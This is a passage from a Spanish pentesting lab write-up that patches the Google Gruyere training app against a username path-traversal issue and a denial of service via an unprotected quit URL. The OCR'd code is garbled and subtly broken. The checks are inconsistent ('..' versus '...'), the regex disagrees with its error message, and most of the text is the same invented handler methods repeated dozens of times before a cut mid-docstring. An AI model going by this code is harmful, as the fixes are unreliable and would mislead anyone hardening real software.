
    uid = self.\_GetParameter(params, 'uid')

        if all(char in allowed\_chars for char in uid) and '..' not in uid: # verifica si el  
        nombre de usuario solo contiene caracteres permitidos y no contiene puntos  
        suspensivos

    if uid in database:

        if database[uid]['pw'] == self.\_GetParameter(params, 'pw'):

```
(cookie, new_cookie_text) = (  
    self._CreateCookie('GRUYERE', uid))  
  
    self._DoHome(cookie, specials, params, new_cookie_text)  
  
    return  
  
message = 'Invalid user name or password.'  
  
else:  
  
    message = 'User name can only contain letters and numbers, and cannot  
    contain "...".' # muestra un mensaje de error si el nombre de usuario contiene  
    caracteres no permitidos  
  
    specials['_message'] = message  
  
    self._SendTemplateResponse('/login.gtl', specials, params)
```




```

Actividades Editor de textos ▾ 22 de feb 14:34 •
Abrir + gruyere.py ~/Escritorio/gruyere/gru Guardar x
254     # global stored_data
255     stored_data = data.DefaultData()
256
257     def _DoLogin(self, cookie, specials, params):
258         """Handles the /login url: validates the user and creates a cookie.
259         Args:
260             cookie: The cookie for this request.
261             specials: Other special values for this request.
262             params: Cgi parameters.
263         """
264         database = self._GetDatabase()
265         message = ''
266         allowed_chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789' # lista de
267         caracteres permitidos
268         if 'uid' in params and 'pw' in params:
269             uid = self._GetParameter(params, 'uid')
270             if all(char in allowed_chars for char in uid) and '...' not in uid: # verifica si el nombre
271                 de usuario solo contiene caracteres permitidos y no contiene puntos suspensivos
272                 if uid in database:
273                     if database[uid]['pw'] == self._GetParameter(params, 'pw'):
274                         (cookie, new_cookie_text) = (
275                             self._CreateCookie('GRUYERE', uid))
276                         self._DoHome(cookie, specials, params, new_cookie_text)
277                         return
278                     message = 'Invalid user name or password.'
279                 else:
280                     message = 'User name can only contain letters and numbers, and cannot contain "...".' # muestra un mensaje de error si el nombre de usuario contiene caracteres no permitidos
281                     specials['message'] = message
282                     self._SendTemplateResponse('/login.gtl', specials, params)
283
284     def _DoLogout(self, cookie, specials, params):
285         """Handles the /logout url: clears the cookie.
286
287         Args:
288             cookie: The cookie for this request.
289             specials: Other special values for this request.
290             params: Cgi parameters.
291         """
292         (cookie, new_cookie_text) = (
293             self._CreateCookie('GRUYERE', None))
294         self._DoHome(cookie, specials, params, new_cookie_text)
295
296     def _Do(self, cookie, specials, params):
297         """Handles the home page (http://localhost/).
298

```

Impidiendo así que hagan login:



Ahora modificaré el método `_DoSaveprofile`, impidiendo que se puedan registrar, añadiendo esta línea al principio de la clase:

```
'import re'
```

Y este en el método:

```
' if not re.match(r'^[a-zA-Z0-9_]+$', uid):
    message = 'Invalid user name. User name must only contain letters,
    numbers, and underscores.'
```

Quedando así:

```

Actividades Editor de textos 22 de feb 14:52 •
Abrir + *gruyere.py
~/Escritorio/gruyere/gru Guardar x
409 def _DoSaveprofile(self, cookie, specials, params):
410     """Saves the user's profile.
411
412     Args:
413         cookie: The cookie for this request.
414         specials: Other special values for this request.
415         params: Cgi parameters.
416
417     If the 'action' cgi parameter is 'new', then this is creating a new user
418     and it's an error if the user already exists. If action is 'update', then
419     this is editing an existing user's profile and it's an error if the user
420     does not exist.
421     """
422
423
424     # build new profile
425     profile_data = {}
426     uid = self._GetParameter(params, 'uid', cookie[COOKIE_UID])
427     newpw = self._GetParameter(params, 'pw')
428     self._AddParameter('name', params, profile_data, uid)
429     self._AddParameter('pw', params, profile_data)
430     self._AddParameter('is_author', params, profile_data)
431     self._AddParameter('is_admin', params, profile_data)
432     self._AddParameter('private_snippet', params, profile_data)
433     self._AddParameter('icon', params, profile_data)
434     self._AddParameter('web_site', params, profile_data)
435     self._AddParameter('color', params, profile_data)
436
437     # Each case below has to set either error or redirect
438     database = self._GetDatabase()
439     message = None
440     new_cookie_text = None
441     action = self._GetParameter(params, 'action')
442
443
444
445
446
447     if not re.match(r'^[a-zA-Z0-9 ]+$', uid):
448         message = 'Invalid user name. User name must only contain letters, numbers, and
underscores.'
449     if action == 'new':
450         if uid in database:
451             message = 'User already exists.'
452         else:
453             profile_data['pw'] = newpw
454             database[uid] = profile_data
455             (cookie, new_cookie_text) = self._CreateCookie('GRUYERE', uid)

```

I) [Negación de servicio ->](#)

En este caso vamos a ver porque pasa esto, gruyere incluye una lista de url protegidas en el servidor, dentro de gruyere.py:



DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Actividades Editor de textos 8 de feb 19:40

Carpeta personal Escritorio gruyere gruyere Guardar x

gruyere.py ~/Escritorio/gruyere/gruyere

```

229
230 class GruyereRequestHandler(BaseHTTPHandler):
231     """Handle a http request."""
232
233     # An empty cookie
234     NULL_COOKIE = {COOKIE_UID: None, COOKIE_ADMIN: False, COOKIE_AUTHOR: False}
235
236     #Urls that can only be accessed by administrators.
237     _PROTECTED_URLS = [
238         '/quit',
239         '/reset'
240     ]
241
242     def _GetDatabase(self):
243         """Gets the database."""
244         global stored_data
245         if not stored_data:
246             stored_data = data.DefaultData()
247         return stored_data
248
249     def _ResetDatabase(self):
250         """Reset the database."""
251         #global stored_data
252         stored_data = data.DefaultData()
253
254     def _DoLogin(self, cookie, specials, params):
255         """Handles the /login url: validates the user and creates a cookie.
256
257         Args:
258             cookie: The cookie for this request.
259             specials: Other special values for this request.
260             params: Cgi parameters.
261
262         """
263         database = self._GetDatabase()

```

Python ▼ Anchura del tabulador: 8 ▼ Ln 237, Col 4 ▼ INS

gtl.py  
secret.txt  
ionado (27,7 kB)  
496600031567  
496600031567  
496600031567

Para resolver esto añadiré la URL /quitserver:

```
DebianGuyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 8 de feb 19:41
Carpeta personal Escritorio gruyere gruyere
Abrir Guardar x
*gruyere.py ~/Escritorio/gruyere/gruyere
229
230 class GruyereRequestHandler(BaseHTTPRequestHandler):
231     """Handle a http request."""
232
233     # An empty cookie
234     NULL_COOKIE = {COOKIE_UID: None, COOKIE_ADMIN: False, COOKIE_AUTHOR: False}
235
236     #Urls that can only be accessed by administrators.
237     _PROTECTED_URLS = [
238         '/quit',
239         '/reset',
240         'quitserver'
241     ]
242
243     def _GetDatabase(self):
244         """Gets the database."""
245         global stored_data
246         if not stored_data:
247             stored_data = data.DefaultData()
248         return stored_data
249
250     def _ResetDatabase(self):
251         """Reset the database."""
252         # global stored_data
253         stored_data = data.DefaultData()
254
255     def _DoLogin(self, cookie, specials, params):
256         """Handles the /login url: validates the user and creates a cookie.
257
258         Args:
259             cookie: The cookie for this request.
260             specials: Other special values for this request.
261             params: Cgi parameters.
262
263         Returns:
264             A tuple containing the cookie and the user information.
265
266         Raises:
267             ValueError: If the user or password is invalid.
268
269         """
270         user = validate_user(cookie, specials)
271         if user:
272             cookie[COOKIE_UID] = user[COOKIE_UID]
273             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
274             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
275             return cookie, user
276         else:
277             raise ValueError("User or password is invalid")
278
279     def _HandleRequest(self):
280         """Handles the request based on the URL path.
281
282         Args:
283             self: The current request handler instance.
284
285         Returns:
286             A tuple containing the response status and the response content.
287
288         Raises:
289             ValueError: If the URL path is not valid or if it requires authentication.
290
291         """
292         if self.path in self._PROTECTED_URLS:
293             if self.cookie[COOKIE_UID] is None:
294                 raise ValueError("Access denied: You must be logged in to access this page")
295             else:
296                 self._HandleProtectedRequest()
297         else:
298             self._HandleNormalRequest()
299
300     def _HandleProtectedRequest(self):
301         """Handles requests to protected URLs like /quit, /reset, etc.
302
303         Args:
304             self: The current request handler instance.
305
306         Returns:
307             A tuple containing the response status and the response content.
308
309         Raises:
310             ValueError: If the request is invalid.
311
312         """
313         if self.path == '/quit':
314             self._QuitServer()
315         elif self.path == '/reset':
316             self._ResetDatabase()
317         elif self.path == 'quitserver':
318             self._QuitServer()
319
320     def _HandleNormalRequest(self):
321         """Handles requests to normal URLs like /index.html.
322
323         Args:
324             self: The current request handler instance.
325
326         Returns:
327             A tuple containing the response status and the response content.
328
329         Raises:
330             ValueError: If the request is invalid.
331
332         """
333         self._SendFile('index.html')
334
335     def _SendFile(self, filename):
336         """Sends a file to the client.
337
338         Args:
339             filename: The name of the file to send.
340
341         Returns:
342             A tuple containing the response status and the response content.
343
344         Raises:
345             FileNotFoundError: If the file does not exist.
346
347         """
348         file_path = os.path.join(os.getcwd(), filename)
349         if os.path.exists(file_path):
350             with open(file_path, 'rb') as file:
351                 file_content = file.read()
352                 self._SendResponse(200, file_content)
353         else:
354             raise FileNotFoundError(f"File '{filename}' not found")
355
356     def _SendResponse(self, status_code, content):
357         """Sends a response to the client.
358
359         Args:
360             status_code: The HTTP status code.
361             content: The content to send.
362
363         Returns:
364             A tuple containing the response status and the response content.
365
366         Raises:
367             ValueError: If the status code is invalid.
368
369         """
370         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
371         self.wfile.write(response.encode())
372
373     def _QuitServer(self):
374         """Quits the server.
375
376         Returns:
377             A tuple containing the response status and the response content.
378
379         Raises:
380             None
381
382         """
383         self._SendResponse(200, "Server quit successfully")
384
385     def _ResetDatabase(self):
386         """Resets the database.
387
388         Returns:
389             A tuple containing the response status and the response content.
390
391         Raises:
392             None
393
394         """
395         self._SendResponse(200, "Database reset successfully")
396
397     def _DoLogin(self, cookie, specials, params):
398         """Handles the /login url: validates the user and creates a cookie.
399
400         Args:
401             cookie: The cookie for this request.
402             specials: Other special values for this request.
403             params: Cgi parameters.
404
405         Returns:
406             A tuple containing the response status and the response content.
407
408         Raises:
409             ValueError: If the user or password is invalid.
410
411         """
412         user = validate_user(cookie, specials)
413         if user:
414             cookie[COOKIE_UID] = user[COOKIE_UID]
415             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
416             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
417             return 200, "User logged in successfully"
418         else:
419             return 401, "User or password is invalid"
420
421     def _HandleRequest(self):
422         """Handles the request based on the URL path.
423
424         Args:
425             self: The current request handler instance.
426
427         Returns:
428             A tuple containing the response status and the response content.
429
430         Raises:
431             ValueError: If the URL path is not valid or if it requires authentication.
432
433         """
434         if self.path in self._PROTECTED_URLS:
435             if self.cookie[COOKIE_UID] is None:
436                 raise ValueError("Access denied: You must be logged in to access this page")
437             else:
438                 self._HandleProtectedRequest()
439         else:
440             self._HandleNormalRequest()
441
442     def _HandleProtectedRequest(self):
443         """Handles requests to protected URLs like /quit, /reset, etc.
444
445         Args:
446             self: The current request handler instance.
447
448         Returns:
449             A tuple containing the response status and the response content.
450
451         Raises:
452             ValueError: If the request is invalid.
453
454         """
455         if self.path == '/quit':
456             self._QuitServer()
457         elif self.path == '/reset':
458             self._ResetDatabase()
459         elif self.path == 'quitserver':
460             self._QuitServer()
461
462     def _HandleNormalRequest(self):
463         """Handles requests to normal URLs like /index.html.
464
465         Args:
466             self: The current request handler instance.
467
468         Returns:
469             A tuple containing the response status and the response content.
470
471         Raises:
472             ValueError: If the request is invalid.
473
474         """
475         self._SendFile('index.html')
476
477     def _SendFile(self, filename):
478         """Sends a file to the client.
479
480         Args:
481             filename: The name of the file to send.
482
483         Returns:
484             A tuple containing the response status and the response content.
485
486         Raises:
487             FileNotFoundError: If the file does not exist.
488
489         """
490         file_path = os.path.join(os.getcwd(), filename)
491         if os.path.exists(file_path):
492             with open(file_path, 'rb') as file:
493                 file_content = file.read()
494                 self._SendResponse(200, file_content)
495         else:
496             raise FileNotFoundError(f"File '{filename}' not found")
497
498     def _SendResponse(self, status_code, content):
499         """Sends a response to the client.
500
501         Args:
502             status_code: The HTTP status code.
503             content: The content to send.
504
505         Returns:
506             A tuple containing the response status and the response content.
507
508         Raises:
509             ValueError: If the status code is invalid.
510
511         """
512         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
513         self.wfile.write(response.encode())
514
515     def _QuitServer(self):
516         """Quits the server.
517
518         Returns:
519             A tuple containing the response status and the response content.
520
521         Raises:
522             None
523
524         """
525         self._SendResponse(200, "Server quit successfully")
526
527     def _ResetDatabase(self):
528         """Resets the database.
529
530         Returns:
531             A tuple containing the response status and the response content.
532
533         Raises:
534             None
535
536         """
537         self._SendResponse(200, "Database reset successfully")
538
539     def _DoLogin(self, cookie, specials, params):
540         """Handles the /login url: validates the user and creates a cookie.
541
542         Args:
543             cookie: The cookie for this request.
544             specials: Other special values for this request.
545             params: Cgi parameters.
546
547         Returns:
548             A tuple containing the response status and the response content.
549
550         Raises:
551             ValueError: If the user or password is invalid.
552
553         """
554         user = validate_user(cookie, specials)
555         if user:
556             cookie[COOKIE_UID] = user[COOKIE_UID]
557             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
558             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
559             return 200, "User logged in successfully"
560         else:
561             return 401, "User or password is invalid"
562
563     def _HandleRequest(self):
564         """Handles the request based on the URL path.
565
566         Args:
567             self: The current request handler instance.
568
569         Returns:
570             A tuple containing the response status and the response content.
571
572         Raises:
573             ValueError: If the URL path is not valid or if it requires authentication.
574
575         """
576         if self.path in self._PROTECTED_URLS:
577             if self.cookie[COOKIE_UID] is None:
578                 raise ValueError("Access denied: You must be logged in to access this page")
579             else:
580                 self._HandleProtectedRequest()
581         else:
582             self._HandleNormalRequest()
583
584     def _HandleProtectedRequest(self):
585         """Handles requests to protected URLs like /quit, /reset, etc.
586
587         Args:
588             self: The current request handler instance.
589
590         Returns:
591             A tuple containing the response status and the response content.
592
593         Raises:
594             ValueError: If the request is invalid.
595
596         """
597         if self.path == '/quit':
598             self._QuitServer()
599         elif self.path == '/reset':
600             self._ResetDatabase()
601         elif self.path == 'quitserver':
602             self._QuitServer()
603
604     def _HandleNormalRequest(self):
605         """Handles requests to normal URLs like /index.html.
606
607         Args:
608             self: The current request handler instance.
609
610         Returns:
611             A tuple containing the response status and the response content.
612
613         Raises:
614             ValueError: If the request is invalid.
615
616         """
617         self._SendFile('index.html')
618
619     def _SendFile(self, filename):
620         """Sends a file to the client.
621
622         Args:
623             filename: The name of the file to send.
624
625         Returns:
626             A tuple containing the response status and the response content.
627
628         Raises:
629             FileNotFoundError: If the file does not exist.
630
631         """
632         file_path = os.path.join(os.getcwd(), filename)
633         if os.path.exists(file_path):
634             with open(file_path, 'rb') as file:
635                 file_content = file.read()
636                 self._SendResponse(200, file_content)
637         else:
638             raise FileNotFoundError(f"File '{filename}' not found")
639
640     def _SendResponse(self, status_code, content):
641         """Sends a response to the client.
642
643         Args:
644             status_code: The HTTP status code.
645             content: The content to send.
646
647         Returns:
648             A tuple containing the response status and the response content.
649
650         Raises:
651             ValueError: If the status code is invalid.
652
653         """
654         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
655         self.wfile.write(response.encode())
656
657     def _QuitServer(self):
658         """Quits the server.
659
660         Returns:
661             A tuple containing the response status and the response content.
662
663         Raises:
664             None
665
666         """
667         self._SendResponse(200, "Server quit successfully")
668
669     def _ResetDatabase(self):
670         """Resets the database.
671
672         Returns:
673             A tuple containing the response status and the response content.
674
675         Raises:
676             None
677
678         """
679         self._SendResponse(200, "Database reset successfully")
680
681     def _DoLogin(self, cookie, specials, params):
682         """Handles the /login url: validates the user and creates a cookie.
683
684         Args:
685             cookie: The cookie for this request.
686             specials: Other special values for this request.
687             params: Cgi parameters.
688
689         Returns:
690             A tuple containing the response status and the response content.
691
692         Raises:
693             ValueError: If the user or password is invalid.
694
695         """
696         user = validate_user(cookie, specials)
697         if user:
698             cookie[COOKIE_UID] = user[COOKIE_UID]
699             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
700             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
701             return 200, "User logged in successfully"
702         else:
703             return 401, "User or password is invalid"
704
705     def _HandleRequest(self):
706         """Handles the request based on the URL path.
707
708         Args:
709             self: The current request handler instance.
710
711         Returns:
712             A tuple containing the response status and the response content.
713
714         Raises:
715             ValueError: If the URL path is not valid or if it requires authentication.
716
717         """
718         if self.path in self._PROTECTED_URLS:
719             if self.cookie[COOKIE_UID] is None:
720                 raise ValueError("Access denied: You must be logged in to access this page")
721             else:
722                 self._HandleProtectedRequest()
723         else:
724             self._HandleNormalRequest()
725
726     def _HandleProtectedRequest(self):
727         """Handles requests to protected URLs like /quit, /reset, etc.
728
729         Args:
730             self: The current request handler instance.
731
732         Returns:
733             A tuple containing the response status and the response content.
734
735         Raises:
736             ValueError: If the request is invalid.
737
738         """
739         if self.path == '/quit':
740             self._QuitServer()
741         elif self.path == '/reset':
742             self._ResetDatabase()
743         elif self.path == 'quitserver':
744             self._QuitServer()
745
746     def _HandleNormalRequest(self):
747         """Handles requests to normal URLs like /index.html.
748
749         Args:
750             self: The current request handler instance.
751
752         Returns:
753             A tuple containing the response status and the response content.
754
755         Raises:
756             ValueError: If the request is invalid.
757
758         """
759         self._SendFile('index.html')
760
761     def _SendFile(self, filename):
762         """Sends a file to the client.
763
764         Args:
765             filename: The name of the file to send.
766
767         Returns:
768             A tuple containing the response status and the response content.
769
770         Raises:
771             FileNotFoundError: If the file does not exist.
772
773         """
774         file_path = os.path.join(os.getcwd(), filename)
775         if os.path.exists(file_path):
776             with open(file_path, 'rb') as file:
777                 file_content = file.read()
778                 self._SendResponse(200, file_content)
779         else:
780             raise FileNotFoundError(f"File '{filename}' not found")
781
782     def _SendResponse(self, status_code, content):
783         """Sends a response to the client.
784
785         Args:
786             status_code: The HTTP status code.
787             content: The content to send.
788
789         Returns:
790             A tuple containing the response status and the response content.
791
792         Raises:
793             ValueError: If the status code is invalid.
794
795         """
796         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
797         self.wfile.write(response.encode())
798
799     def _QuitServer(self):
800         """Quits the server.
801
802         Returns:
803             A tuple containing the response status and the response content.
804
805         Raises:
806             None
807
808         """
809         self._SendResponse(200, "Server quit successfully")
810
811     def _ResetDatabase(self):
812         """Resets the database.
813
814         Returns:
815             A tuple containing the response status and the response content.
816
817         Raises:
818             None
819
820         """
821         self._SendResponse(200, "Database reset successfully")
822
823     def _DoLogin(self, cookie, specials, params):
824         """Handles the /login url: validates the user and creates a cookie.
825
826         Args:
827             cookie: The cookie for this request.
828             specials: Other special values for this request.
829             params: Cgi parameters.
830
831         Returns:
832             A tuple containing the response status and the response content.
833
834         Raises:
835             ValueError: If the user or password is invalid.
836
837         """
838         user = validate_user(cookie, specials)
839         if user:
840             cookie[COOKIE_UID] = user[COOKIE_UID]
841             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
842             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
843             return 200, "User logged in successfully"
844         else:
845             return 401, "User or password is invalid"
846
847     def _HandleRequest(self):
848         """Handles the request based on the URL path.
849
850         Args:
851             self: The current request handler instance.
852
853         Returns:
854             A tuple containing the response status and the response content.
855
856         Raises:
857             ValueError: If the URL path is not valid or if it requires authentication.
858
859         """
860         if self.path in self._PROTECTED_URLS:
861             if self.cookie[COOKIE_UID] is None:
862                 raise ValueError("Access denied: You must be logged in to access this page")
863             else:
864                 self._HandleProtectedRequest()
865         else:
866             self._HandleNormalRequest()
867
868     def _HandleProtectedRequest(self):
869         """Handles requests to protected URLs like /quit, /reset, etc.
870
871         Args:
872             self: The current request handler instance.
873
874         Returns:
875             A tuple containing the response status and the response content.
876
877         Raises:
878             ValueError: If the request is invalid.
879
880         """
881         if self.path == '/quit':
882             self._QuitServer()
883         elif self.path == '/reset':
884             self._ResetDatabase()
885         elif self.path == 'quitserver':
886             self._QuitServer()
887
888     def _HandleNormalRequest(self):
889         """Handles requests to normal URLs like /index.html.
890
891         Args:
892             self: The current request handler instance.
893
894         Returns:
895             A tuple containing the response status and the response content.
896
897         Raises:
898             ValueError: If the request is invalid.
899
900         """
901         self._SendFile('index.html')
902
903     def _SendFile(self, filename):
904         """Sends a file to the client.
905
906         Args:
907             filename: The name of the file to send.
908
909         Returns:
910             A tuple containing the response status and the response content.
911
912         Raises:
913             FileNotFoundError: If the file does not exist.
914
915         """
916         file_path = os.path.join(os.getcwd(), filename)
917         if os.path.exists(file_path):
918             with open(file_path, 'rb') as file:
919                 file_content = file.read()
920                 self._SendResponse(200, file_content)
921         else:
922             raise FileNotFoundError(f"File '{filename}' not found")
923
924     def _SendResponse(self, status_code, content):
925         """Sends a response to the client.
926
927         Args:
928             status_code: The HTTP status code.
929             content: The content to send.
930
931         Returns:
932             A tuple containing the response status and the response content.
933
934         Raises:
935             ValueError: If the status code is invalid.
936
937         """
938         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
939         self.wfile.write(response.encode())
940
941     def _QuitServer(self):
942         """Quits the server.
943
944         Returns:
945             A tuple containing the response status and the response content.
946
947         Raises:
948             None
949
950         """
951         self._SendResponse(200, "Server quit successfully")
952
953     def _ResetDatabase(self):
954         """Resets the database.
955
956         Returns:
957             A tuple containing the response status and the response content.
958
959         Raises:
960             None
961
962         """
963         self._SendResponse(200, "Database reset successfully")
964
965     def _DoLogin(self, cookie, specials, params):
966         """Handles the /login url: validates the user and creates a cookie.
967
968         Args:
969             cookie: The cookie for this request.
970             specials: Other special values for this request.
971             params: Cgi parameters.
972
973         Returns:
974             A tuple containing the response status and the response content.
975
976         Raises:
977             ValueError: If the user or password is invalid.
978
979         """
980         user = validate_user(cookie, specials)
981         if user:
982             cookie[COOKIE_UID] = user[COOKIE_UID]
983             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
984             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
985             return 200, "User logged in successfully"
986         else:
987             return 401, "User or password is invalid"
988
989     def _HandleRequest(self):
990         """Handles the request based on the URL path.
991
992         Args:
993             self: The current request handler instance.
994
995         Returns:
996             A tuple containing the response status and the response content.
997
998         Raises:
999             ValueError: If the URL path is not valid or if it requires authentication.
1000
1001         """
1002         if self.path in self._PROTECTED_URLS:
1003             if self.cookie[COOKIE_UID] is None:
1004                 raise ValueError("Access denied: You must be logged in to access this page")
1005             else:
1006                 self._HandleProtectedRequest()
1007         else:
1008             self._HandleNormalRequest()
1009
1010     def _HandleProtectedRequest(self):
1011         """Handles requests to protected URLs like /quit, /reset, etc.
1012
1013         Args:
1014             self: The current request handler instance.
1015
1016         Returns:
1017             A tuple containing the response status and the response content.
1018
1019         Raises:
1020             ValueError: If the request is invalid.
1021
1022         """
1023         if self.path == '/quit':
1024             self._QuitServer()
1025         elif self.path == '/reset':
1026             self._ResetDatabase()
1027         elif self.path == 'quitserver':
1028             self._QuitServer()
1029
1030     def _HandleNormalRequest(self):
1031         """Handles requests to normal URLs like /index.html.
1032
1033         Args:
1034             self: The current request handler instance.
1035
1036         Returns:
1037             A tuple containing the response status and the response content.
1038
1039         Raises:
1040             ValueError: If the request is invalid.
1041
1042         """
1043         self._SendFile('index.html')
1044
1045     def _SendFile(self, filename):
1046         """Sends a file to the client.
1047
1048         Args:
1049             filename: The name of the file to send.
1050
1051         Returns:
1052             A tuple containing the response status and the response content.
1053
1054         Raises:
